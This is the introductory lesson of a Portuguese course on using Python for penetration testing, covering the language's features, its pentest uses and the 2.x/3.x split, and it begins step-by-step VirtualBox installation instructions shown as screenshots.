Python Aplicado ao Pentest

Instrutor Carlos Néri Correia

AULA 1 - INTRODUÇÃO

Python é uma poderosa plataforma de script da nova era que permite construir exploits, auditar serviços, automatizar e vincular soluções com facilidade. Python é uma linguagem de programação multiparadigma adequada tanto para o desenvolvimento de aplicações orientadas a objeto quanto para padrões de design funcional. Este livro destaca como você pode avaliar uma organização de maneira metódica e realista.

INTRODUÇÃO

QUE BICHO É ESSE?

Python é uma linguagem de propósito geral, de alto nível de abstração, multiparadigma, interpretada, de script, imperativa, orientada a objetos, funcional, e de tipagem dinâmica e forte. Inicialmente, uma de suas características mais marcantes é o fato de ser uma linguagem de fácil leitura e que exige poucas linhas de código, comparada ao mesmo programa em outras linguagens de programação. Isso se deve ao fato da linguagem ter sido projetada com intuito de enfatizar a lógica de programação sobre a sintaxe e o esforço computacional. É uma combinação perfeita de uma sintaxe clara e concisa com os poderosos recursos de sua biblioteca padrão e outros módulos e frameworks desenvolvidos por terceiros.

PYTHON PARA PENTEST

Devido à sua versatilidade, por ser multiplataforma, pela infinidade de bibliotecas, entre outras características peculiares, o Python tem sido a linguagem preferida pelos pentesters, sendo utilizada para vários propósitos dentro do processo, como pentest em redes, web, redes sem fio, desenvolvimento de exploits, desenvolvimento de malware e uma infinidade de tarefas, permitindo ao profissional da área auditar serviços, automatizar e vincular soluções com facilidade.

VERSÕES DO PYTHON

Uma peculiaridade do Python é que o mesmo trabalha com duas versões, 2.x e 3.x. A versão 3.x foi criada depois da 2.x de forma mais estruturada e algumas coisas mudaram de forma bem sutil, como as funções como print, se tornou obrigatório usar parenteses, no 2.x era print "Hello World" e no 3.x ficou print("Hello World"). Algumas pessoas tiveram resistência ao migrar de uma versão para outra, dessa forma os desenvolvedores do Python mantém as 2 versões, ao invés de descontinuar a 2.x.

Na área de segurança, quando se vai estudar sobre o tema, alguns cursos e livros poderão usar uma versão ou outra. Embora já estejam surgindo muitos cursos e materiais para a versão 3.x, a maioria dos livros e cursos de Python voltados para Pentest e Segurança da In formação em geral ainda utiliza a versão 2.x, pelo fato de diversos recursos e bibliotecas ainda não existirem para a versão 3.x, atualmente a maioria dos novos materiais feitos são para a 3.x, mas muitos ainda criam na versão 2.x por ser a que gostam simplesmente ou por certos recursos existentes na 2.x que ainda não existem na 3.x, principalmente questão de bibliotecas.
HANDS–ON PREPARANDO O AMBIENTE.

1. Instalando o VirtualBox:

Vamos preparar o ambiente que iremos utilizar ao longo do curso. Essa etapa não se encerra nesta seção, novas instalações serão necessárias ao longo do curso. Porém por hora, o que vamos instalar é suficiente.

- Acesso o site https://www.virtualbox.org/ e clique no botão Download VirtualBox.









- Escolha o executável de instalação de acordo com o seu sistema operacional:




- Abra o executável de instalação e clique em next:



